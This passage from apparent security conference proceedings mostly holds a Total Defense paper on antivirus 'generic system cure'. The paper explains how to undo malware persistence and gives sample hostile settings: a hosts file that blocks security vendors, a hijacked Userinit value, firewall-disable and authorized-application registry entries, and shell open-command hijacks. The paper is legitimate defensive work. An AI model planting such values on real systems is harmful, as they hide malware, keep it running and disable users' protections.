No, there still is a risk. Assuming that the Windows To Go environment has been set up correctly, so that a VPN is established to the office tunneling all communications, there is still the problem of the uncontrolled internet itself. While the corporate network is protected by a firewall, the personal device can also be used in unsafe environments, introducing other risks of compromise and infection. But of course that is not different to the case of other corporate device that leaves the safe perimeter of the corporate network, such as a laptop that is connecting to the internet in a hotel or at a hotspot.

Conclusion

For anyone thinking that BYOD is a problem for the (near) future rather than right now, here is your wake-up call: the future is already here, including all the attendant risks. It is almost impossible to prevent people from bringing all kinds of devices into the workplace, short of the physical measures associated with state security agency buildings. Even wristwatches with cell-phone functionality (including internet access) and also a USB-port already exist. It is time for you to take BYOD seriously and re-engineer your corporate policies around it. Integrating Mobile Device Management (MDM) inside your corporate IT Management protocols is a must. Otherwise, sooner than later you will find your corporate data exposed and misused. By moving to a CYOD model, where the different devices that are allowed access on the corporate network can be managed by corporate IT, the risk is minimized to acceptable levels.

References

- [1] <http://www.blog.bt.com/LetsTalk/index.php/2012/05/research-shows-majority-of-it-managers-recognise-benefits-of-byod/>
- [2] <http://blog.eset.com/2007/06/23/open-item-attack-gadgets>
- [3] <http://blog.eset.com/?s=digital+photo+frame>

Generic System Cure

*Tsahi Carmona & Alex Polischuk
Total Defense Inc.*

About Authors

Tsahi Carmona is Director of Threat Research Operations in Total Defense Inc.

Contact details: 37 Havazelet-Hasharom St. Herzliam, ISRAEL, phone +972-77-3016101, fax. +972-77-3016105, e-mail: tsahi.carmona@totaldefense.com

Alex Polischuk is Senior Threat Research Manager in Total Defense Inc.

Contact details: 37 Havazelet-Hasharom St. Herzliam, ISRAEL, phone +972-77-3016100, fax. +972-77-3016105, e-mail: alex.polischuk@totaldefense.com

Keywords

Generic System Cure, Restore, Registry, HOST, Startup, SYSTEM.INI, WIN.INI

Generic System Cure

Introduction

Generic System Cure is executed on systems by Anti Threat vendors upon detection of unknown threats, which usually don't have specific cure routine. Full generic cure on system performs various tasks, such as neutralization and deletion of threat components, restoration of objects and returning the system to its pre-infection state as much as possible.

The paper will present specific files, objects, keys and values of systems that Anti Threat analyzes upon each infection by unknown threats or threats that does not have specific system cure. The paper will also show why it is important to identify whether the system is actually infected. The paper will cover purposes and usages of these components by various systems as well as by threats. Most prevalent threat samples will be presented as examples.

Files in Generic System Cure

The files generic cure mechanism involves couple of methods, the verified and the non-verified. Both methods check through several known locations where malware usually place itself or components of itself in order to influence the system and stay alive as much as possible, for example to be executed whenever the OS or some other applications start.

In the verified method, what usually done is checking if the malware file name or component name actually exists in any of those locations. Then once verified, it is simply erased or replaced with a common file used by the system. Of course malware writers know better hence could use the same file name for their malware as the common file name as used by the system. In that case, the verification double checks by also checking the object itself, either by scan or some other detection malware method in order to verify and remove the malware safely.

So, what happen when there's no actual object to verify or the object is inaccessible for some reason? In that case, a less safe approach can be taken. Either erasing or replacing known malware components with a common one as used by the system, so for example, the WIN.INI legacy file is no longer used by real applications these days; however malware could and in fact does use the WIN.INI to be executed whenever Windows starts. So whenever there's a file loading statement in WIN.INI file and the system is identified as infected by some unknown malware, it is most probably related to that malware and could be restored to the more common state of loading nothing. Of course this method needs to be carefully deployed and whenever there is a system that actually uses any of those files for real purposes, that generic approach could actually erase or disable some of those functionalities, hence it is up to the system administrator to decide whether to enable Generic System Cure.

Files – Examples

Some examples of known file locations that malware use to either becomes active when the system loads or influences the system:

1. A common location is the Windows Startup folder, located at %USERPROFILE%\Start Menu\Programs\Startup (i.e. C:\Users\username\Start Menu\Programs\Startup).

A malware copying itself or creating a link of itself in that location will be executed every time Windows starts, however only after user logs in.



2. Couple more places malware use are the WIN.INI & SYSTEM.INI files. Located in %windir% folder (i.e. C:\Windows), those files are supported up-to Windows XP and can be used to execute malware during Windows loading phase.

Win32/Sality manipulates SYSTEM.INI file:




3. The AutoRun and its companion feature AutoPlay are components of the Microsoft

Windows operating system that dictate what actions the system takes when a drive is mounted.

AutoRun was first introduced in Windows 95 to ease application installation for non-technical users and reduce the cost of software support calls. When an appropriately configured CD-ROM is inserted into a CD-ROM drive, Windows detects the arrival and checks the contents for a special file containing a set of instructions. For a commercial application, these instructions normally initiate installation of the software from the CD-ROM. To maximize the likelihood of installation success, AutoRun also acts when the drive is accessed ("double-clicked") in Windows Explorer (or "My Computer").

The AutoRun file can be placed on any removable media, such as CD and USB. This is why malware writers prefer this method, since it's very convenient to pass their work of art from one machine to another, without too many worries. A huge family of malware, containing thousands of variants is called SillyAutoRun, exactly because of that reason.


Unfortunately, the AutoRun does not stop there. It is also very much active with the network drives, so whenever accessing a network system with an AutoRun, it will of course be executed.




In order to help prevent malware from spreading (such as Conficker) using the AutoRun mechanism, the Windows 7 engineering team made two important changes to the product:

- AutoPlay will no longer support the AutoRun functionality for non-optical removable media. In other words, AutoPlay will still work for CD/DVDs but it will no longer work for USB drives. For example, if an infected USB drive is inserted on a machine then the AutoRun task will not be displayed. This will block the increasing social engineer threat

highlighted in the SIR. The dialogs below highlight the difference that users will see after this change. Before the change, the malware is leveraging AutoRun (box in red) to confuse the user. After the change, AutoRun will no longer work, so the AutoPlay options are safe.



- A dialog change was done to clarify that the program being executed is running from external media.



4. Another place malware just love touching in order to influence the system is the Host file.

The hosts file is one of several system facilities that assist in addressing network nodes in a computer network. It is a common part of an operating system's Internet Protocol (IP) implementation, and serves the function of translating human-friendly hostnames into numeric protocol addresses, called IP addresses, that identify and locate a host in an IP

network.

In some operating systems, the hosts file's content is used preferentially to other methods, such as the Domain Name System (DNS), but many systems implement name service switches (e.g., `nsswitch.conf` for Linux and Unix) to provide customization. Unlike the DNS, the hosts file is under the direct control of the users and therefore malware writers like using them.

Example of infected HOST file:

```
127.0.0.1 www.symantec.com
127.0.0.1 securityresponse.symantec.com
127.0.0.1 symantec.com
127.0.0.1 www.sophos.com
127.0.0.1 sophos.com
127.0.0.1 www.mcafee.com
127.0.0.1 mcafee.com
127.0.0.1 liveupdate.symantecliveupdate.com
127.0.0.1 www.viruslist.com
127.0.0.1 viruslist.com
127.0.0.1 viruslist.com
127.0.0.1 f-secure.com
127.0.0.1 www.f-secure.com
127.0.0.1 kaspersky.com
127.0.0.1 www.avp.com
127.0.0.1 www.kaspersky.com
127.0.0.1 avp.com
127.0.0.1 www.networkassociates.com
127.0.0.1 networkassociates.com
127.0.0.1 www.ca.com
127.0.0.1 ca.com
127.0.0.1 mast.mcafee.com
127.0.0.1 my-etrust.com
127.0.0.1 www.my-etrust.com
127.0.0.1 download.mcafee.com
127.0.0.1 dispatch.mcafee.com
127.0.0.1 secure.nai.com
127.0.0.1 nai.com
127.0.0.1 www.nai.com
127.0.0.1 update.symantec.com
127.0.0.1 updates.symantec.com
127.0.0.1 us.mcafee.com
127.0.0.1 liveupdate.symantec.com
127.0.0.1 customer.symantec.com
127.0.0.1 rads.mcafee.com
```

REGISTRY

Registry modifications.

The main purposes of Malware are survival and camouflage (hiding) as well as infection and malicious payload. For these purposes, most Malware attempts to modify Registry as well as other resources of Windows operation system.

Various computer security vendors provide “registry cleaners” for registry cure, fix, backup and other controls. Modification of Windows Registry can help Malware perform various things, for example:

- Survive system reboot: run itself (as well as any other program) automatically after reboot
- Change Windows (as well as any other program) settings and policies (such as security, execution and visibility policies etc)
- Set applications as default for execution and usage (for example: Internet Explorer as the default browser)
- Perform any task upon a particular event occurs (for example: run itself or any other program)
- Unable various programs for running or being executed (like: task manager, registry editor, any security program, browser etc)
- Disable Windows update (as well as update of any other application)
- Unable system restore
- Disable system alert messages
- Change the way of execution of various file types and disable programs from running
- Modify locations of specific folders and files used by the system (for example: Startup Folder, Desktop, Start Menu, Network Neighborhood folders)
- And much more ...

Generic system cure

Specific system cure will cure all registry keys affected by Malware, but generic system cure will test and cure every known key associated with detected file (%thisFile%) – after verifying system infection. %thisFile% is presumed to be already deleted, if necessary - it will be deleted only after reboot.

The illumination of all affected registry keys from generic system cure is impossible mission, but our database of suspected registry keys continues to grow. Moreover, it is not always possible to restore all registry values to their original data. In worst case scenario, our generic system cure would modify these values to sensible default data.

In many cases we should not modify registry data by generic system cure even in case of infection: because the value is unknown before infection. There are too many examples for one article, here are just few:

Win32/VBDoc.H worm for same example modifies registry value:

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU]

"NoAutoUpdate"=dword:00000001

To block Windows update.

Same goes for hidden files (also Win32/VBDoc.H example).

Not show files with "hidden" attribute

```
[HKEY_USERS\<current user>\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced]
"ShowSuperHidden"=dword:00000000
```

For following keys and values, we will be modified by Malware with various values and we can only use "about:blank" value for them after cure:

HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer Values:

Search, SearchAssistant, CustomizeSearch

HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main Values:

Search Page, Default_Search_URL

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer Values:

Search, SearchURL

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Search Values:

SearchAssistant, CustomizeSearch

In addition to Generic System Cure and Specific System Cure we use Family Dependent System Cure which must cure the system after infection by specific Malware family.

The following Malware families are examples of family system cure that our AV has:

“Win32/Lolbot, Win32/Ardamax, Win32/Bumat, Win32/ProRat, Win32/AdloadDropper, Win32/Lypsacop, Most of known Fraud Security infections (Win32/FakeAV, Win32/FraudXPSecurity etc), Win32/Kollah, Win32/Festi (Rootkit), Win32/Cycler, Win32/Veebuu, Win32/Bifrose, Win32/Yahlover, etc”

For instance, in family related system cure we will cure this registry keys by putting zeros as value, enabling Security notifications:

HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Security Center", "AntiVirusDisableNotify", 0x0

HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Security Center", "FirewallDisableNotify", 0x0

HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Security Center", "UpdatesDisableNotify", 0x0

HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Security Center", "AntiVirusOverride", 0x0

HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Security Center", "FirewallOverride", 0x0

Run (autorun) registry keys

Obviously, any Malware will attempt to survive upon system reboot and if possible - without any acknowledgement of user. These registry keys called “run keys” or “autorun keys” or “autostart keys”.

These registry keys cause programs automatically run each time that a user logs on without any direct interaction.

Most popular keys used by Malware are the following once. Let's not forget that all of the registry keys may to be used and used by legal software as well and all program names listed as values in these keys will executed when any user logs on.

All following keys may belong to HKEY_LOCAL_MACHINE as well as to HKEY_CURRENT_USER registry path (Malware use both paths, but prefer local_machine which will be executed on any user, then current_user is user depend path):

```
"\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"  
"\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce"  
"\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx"  
"\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices"  
"\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce"  
"\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\load"  
"\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run"  
"\SOFTWARE\Microsoft\Windows NT\CurrentVersion"  
"\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SharedTaskScheduler"  
"\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\UninstallString"  
"\SOFTWARE\Microsoft\Active Setup\Installed Components"  
"\ SOFTWARE\Microsoft\Windows\CurrentVersion\Ext\Stats"  
"\ SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks"
```

Under the key "\System\CurrentControlSet\Services" (or registry path) we have lots of sub-keys which will execute legal drivers as services. Malware may add any key, sub-key or build the entire path of keys – in order to put its own name and run the process each time the Windows starts.

Generic system cure will enumerate each key with all sub-keys recursively to compare the findings with %thisfile% detected. This is the way to cure all infection of this registry path.

The name of the key "\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify" is usually the same as the name of the DLL; however, this is not mandatory. In any case the program will be executed according to this key path if particular event occurs. The event can be: lock, unlock, logoff, logon, shutdown, StartScreenSaver, StopScreenSaver, StartUp etc. Generic system cure will handle this key path as previous one.

Malware can change any value of the "\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit" entry to have a program run before Windows Explorer starts.

Substitute the name of that program for Userinit.exe in the value of this entry, then include instructions in that program to start Userinit.exe.

For example: Many members of Win32/Sinit Trojan family as well as many member of Win32/Kollah Worm family will use this key to add process name within a string after userinit.exe using comma.

```
[HKEY_LOCAL_MACHINE \SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]
"Userinit" = "%System%\userinit.exe,%System%\svcinit.exe"
```

More autorun keys:

```
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, GPExtensions
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, AppSetup
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, GinaDLL
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, System
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, Taskman
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, UIHost
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, VmApplet
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, Userinit
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, shell
SOFTWARE \Microsoft\Windows NT\CurrentVersion\Winlogon, shell
"\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad"
```

The files under this key are loaded automatically by Explorer.exe when the computer starts. Because Explorer.exe is the default shell for the computer, it will always start, thus always loading the files under this key. These files are therefore loaded early in the startup process before any human intervention occurs.

Shell – Open – Command registry keys

Default value of file execution in registry, for example:

```
"HKEY_CLASSES_ROOT\exefile\shell\open\command\"(Default)" should be "%1" %*
```

The same technique is used for:

```
"HKEY_LOCAL_MACHINE\Software\Classes\Exefile\Shell\Open\command" registry key.
```

Same as for the following keys under "HKEY_CLASSES_ROOT" or "HKEY_LOCAL_MACHINE\Software\Classes":


```
"\comfile\shell\open\command"  
"\batfile\shell\open\command"  
"\regfile\shell\open\command"  
"\piffile\shell\open\command"  
"\scrfile\shell\open\command"  
"\cmdfile\shell\open\command"  
"\htafile\shell\open\command"  
"\htmlfile\shell\open\command"  
"\txtfile\shell\open\command"
```

Malware generally modify this default value with "malicious file name" and it will run this malware file each time any executable will be called:

```
HKEY_CLASSES_ROOT\exefile\shell\open\command\Default) = "<filename>%1" %*"
```

DisallowRun registry key

For example: well-known Win32/FakeAV family will use this key in order not to allow user to execute programs.

```
\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun
```

Here it uses enumerated key names with data of well-known computer security programs like "avscan.exe" etc.

OLE and LSA

All following keys may belong to HKEY_LOCAL_MACHINE as well as to HKEY_CURRENT_USER registry path:

```
"\SOFTWARE\Microsoft\Ole"  
"\SYSTEM\CurrentControlSet\Control\Lsa"  
"\SYSTEM\CurrentControlSet\Control\Lsa\Authentication Packages"  
"\SYSTEM\CurrentControlSet\Control\Lsa\Notification Packages"  
"\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages"
```

Can be used to execute malware code and manipulate system functions. One example is the OLE32 tracing functionality, which is disabled by default. Malware can enable it and add its code of execution:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\OLE\Tracing = "/v ExecutablesToTrace /t  
REG_MULTI_SZ /d "c:\malwarecode1.exe\0c:\malwarecode2.exe" /f"
```

Another example is the Win32/Mytob worm bot that exploits both OLE & LSA registry keys. It drops a backdoor Trojan at C:\HELLMSN.exe and sets the followings registry folders to be executed:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\OLE  
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa  
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run  
HKEY_CURRENT_USER\Software\Microsoft\OLE  
HKEY_CURRENT_USER\SYSTEM\CurrentControlSet\Control\Lsa
```

These registry keys are continuously recreated by the malware, making their deletion useless as long as the malware is active...

CLSID

All following keys may belong to HKEY_LOCAL_MACHINE as well as to HKEY_CURRENT_USER registry path:

```
\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{CLSID}
```

Malware creates CLSID registry key under Browser Helper Objects to ensure auto start capabilities.

Malware Example: Trojan Win32/Zlob

Downloads a file from a URL then sets the key HCU\Software\Microsoft\Bind = <digits> and drops a malware DLL file in the system directory. This DLL will be registered as a BHO as well as service in silent mode. Also, it changes the security settings of Internet Explorer by modifying some sub keys at HKU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap.

A Browser Helper Object (BHO) is essentially a DLL module designed as a plug-in for Internet Explorer to provide added functionality. BHOs are loaded automatically by Internet Explorer when it starts, and from there it can monitor the user's activities.

```
"Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects"
```

Services and Drivers

<i>HKLM\SYSTEM\CurrentControlSet\Services</i>
<i>HKLM\SYSTEM\ControlSet001\Services</i>
<i>HKLM\SYSTEM\ControlSet002\Services</i>
<i>HKLM\SYSTEM\ControlSet003\Services</i>
<i>HKLM\SYSTEM\CurrentControlSet\Services</i>
<i>HKLM\SYSTEM\ControlSet001\Services</i>
<i>HKLM\SYSTEM\ControlSet002\Services</i>
<i>HKLM\SYSTEM\ControlSet003\Services</i>

When cleaning a computer the standard approach is to clean up the Run entries and the other more common startup entries first. For the most part, that will be enough to remove the infection.

The problem arises when the log looks clean and yet there are still problems. One place to continue looking for the infection is in the operating system's services to see if there is a service that does not belong there and could possibly be loading the infection. A service is a program that is automatically started by Windows NT/XP/2000/2003/7 on startup or through some other means and is generally used for programs that run in the background.

Service entries are stored in the registry under a section called ControlSet. A ControlSet is a complete copy of the configuration that is used to successfully launch services and other critical files & drivers for Windows. When you look under the key there will always be at least two ControlSets and one CurrentControlSet.

For the sake of this presentation I will use what I have on my machine, which are ControlSet1 and ControlSet2 (there may be more up to a maximum of 4). One of these numbered control sets refers to the default configuration that is used when the computers normally boots.

The other numbered control set refers to the one used when you choose to boot up using the Last Known Good Configuration. The last one, CurrentControlSet, is an exact mirror of the ControlSet we had used to boot into Windows, so that if you make a change CurrentControlSet it will automatically appear in the ControlSet it is mirroring and vice-versa.

Common Hijack malware uses a service as part of its infection as well. The important attributes we can gather from the above information are as follow:

1. Its display name in the Services control panel is Plug and Play svc service
2. It has a service name of pnpsvc in the registry
3. It is started automatically on boot up
4. The file that starts this service is C:\WINNT\system32\svchost.exe -k netsvcs

Now this information, though helpful, is somewhat useless without digging around further in the registry. We know that the file that starts the service is svchost.exe, but that is a legitimate program, so we do not want to delete it. How then can we find the appropriate file to remove?

From the `BINARY_PATH_NAME` we know that the file is part of the `netsvcs` group. That means that when `svchost` loads that group, which may contain many services, it will also load the file associated with this service.

To find the actual file name for this particular service, we need to check the following registry key:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\pnpsvc\Parameters\ServiceDll
```

The value of the `ServiceDll` key is the actual file that we want to get rid of. Another example is the `Win32/TDSS` which is a rootkit type malware. Rootkit malware uses drivers in order to set hooks to Kernel APIs, which in turn hides its actions in the system. Here's a the list of hook set by `Win32/TDSS`:

```
IofCallDriver
IofCompleteRequest
NtFlushInstructionCache
NtQueryValueKey
NtEnumerateKey
```

The hooks render users unable to see the registry entries created by the rootkit:

```
HKLM\SOFTWARE\gaopdx\disallowed
HKLM\SOFTWARE\gaopdx\injector
HKLM\SOFTWARE\gaopdx\trusted
HKLM\SOFTWARE\gaopdx\connections
HKLM\SYSTEM\CurrentControlSet\Services\gaopdxserv.sys
HKLM\SYSTEM\ControlSet001\Services\gaopdxserv.sys
HKLM\SYSTEM\ControlSet002\Services\gaopdxserv.sys
```

FirewallPolicy and security providers

Rogue AV Trojans family variants very often use the following to disable firewall:

```
HKLM\SYSTEM\CurrentControlSet\Services\sharedaccess\Parameters\Firewallpolicy\publicprofile; enablefirewall = 0
HKLM\SYSTEM\CurrentControlSet\Services\Sharedaccess\Parameters\Firewallpolicy\domainprofile; enablefirewall = 0
HKLM\SYSTEM\CurrentControlSet\Services\Sharedaccess\Parameters\Firewallpolicy\standardprofile; enablefirewall = 0
\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List
```

For example: the family of Pontoeb Trojans use this list in order to survive system reboot:

```
\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\DomainProfile\AuthorizedApplications\List = "%CommonProgramFiles%\lsmass.exe:*.enabled:windows-audio driver"

\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List = "%CommonProgramFiles%\lsmass.exe:*.enabled:windows-audio driver"

\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\DomainProfile\AuthorizedApplications\List = "%AppData%\wscntfy.exe:*.enabled:windows-audio driver" or "%AppData%\wpnetwk.exe:*.enabled:windows-audio driver"

\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List = "%AppData%\wscntfy.exe:*.enabled:windows-audio driver" or "%AppData%\wpnetwk.exe:*.enabled:windows-audio driver"

\SYSTEM\ControlSet001\Control\SecurityProviders
\SYSTEM\CurrentControlSet\Control\SecurityProviders]
// "SecurityProviders"="msapsspc.dll, virus.dll, schannel.dll
```

FIREFOX IEXPLORER registry keys

- "SOFTWARE\Clients\StartMenuInternet\FIREFOX.EXE\shell\open\command". This key should have a value = "C:\Program Files\Mozilla Firefox\firefox.exe"
- "SOFTWARE\Clients\StartMenuInternet\FIREFOX.EXE\shell\safemode\command". This key should have a value = "C:\Program Files\Mozilla Firefox\firefox.exe -safe-mode"
- "SOFTWARE\Clients\StartMenuInternet\IEXPLORE.EXE\shell\open\command". This key should have a value = "C:\Program Files\Internet Explorer\iexplore.exe"
- "SOFTWARE\Clients\StartMenuInternet\IEXPLORE.EXE\shell\safemode\command". This key should have a value = "C:\Program Files\Internet Explorer\iexplore.exe -safe-mode"

Win32/FakeAV Torjans family uses these keys to run Trojans each time user try to brows internet:

```
{default} = ""%User Profile%\Local Settings\Application Data\{random three letter}.exe" -a "%Program Files%\Mozilla Firefox\firefox.exe""
```

CLSID

```
"SOFTWARE\Classes\ATLEvents.ATLEvents\CLSID"
"SOFTWARE\Classes\ATLEvents.ATLEvents.1\CLSID"
```

This registry path is usually violated by Win32/Vundo Trojan family. It can be faound within HKEY_LOCAL_MACHINE HKEY_CLASSES_ROOT path. It is another Browser Helper Object

and huge memory drain malware component is the ATLEvent registry key. We will enumerate all values and cure them in case created by detected file.

References

- Microsoft. Run a program automatically when Windows Starts. <http://windows.microsoft.com/en-US/windows-vista/Run-a-program-automatically-when-Windows-starts>.
- Computer World. What is WIN.INI? What is SYSTEM.INI? (2001).
- Microsoft MSDN. Autorun.inf entries (Windows). [http://msdn.microsoft.com/en-us/library/windows/desktop/cc144200\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/cc144200(v=vs.85).aspx).
- Microsoft TechNet. Setting Up HOSTS Files: <http://technet.microsoft.com/en-us/library/cc751132.aspx>.
- Total Defense security advisor: <http://www.totaldefense.com/global-security-advisor.aspx>

How to build a Real World Protection Test Framework

*Peter Stelzhammer & Philippe Rödlach
AV-Comparatives, Austria*

About Authors

Peter Stelzhammer is Co-Founder and Member of the Board of AV-Comparatives
Mailing address: AV-Comparatives, Andechsstrasse 44, 6020 Innsbruck, Austria
E-Mail: p.stelzhammer@av-comparatives.org; tel: +43 664 1611444

Philippe Rödlach is Head of Development of AV-Comparatives
Mailing address: AV-Comparatives, Andechsstrasse 44, 6020 Innsbruck, Austria
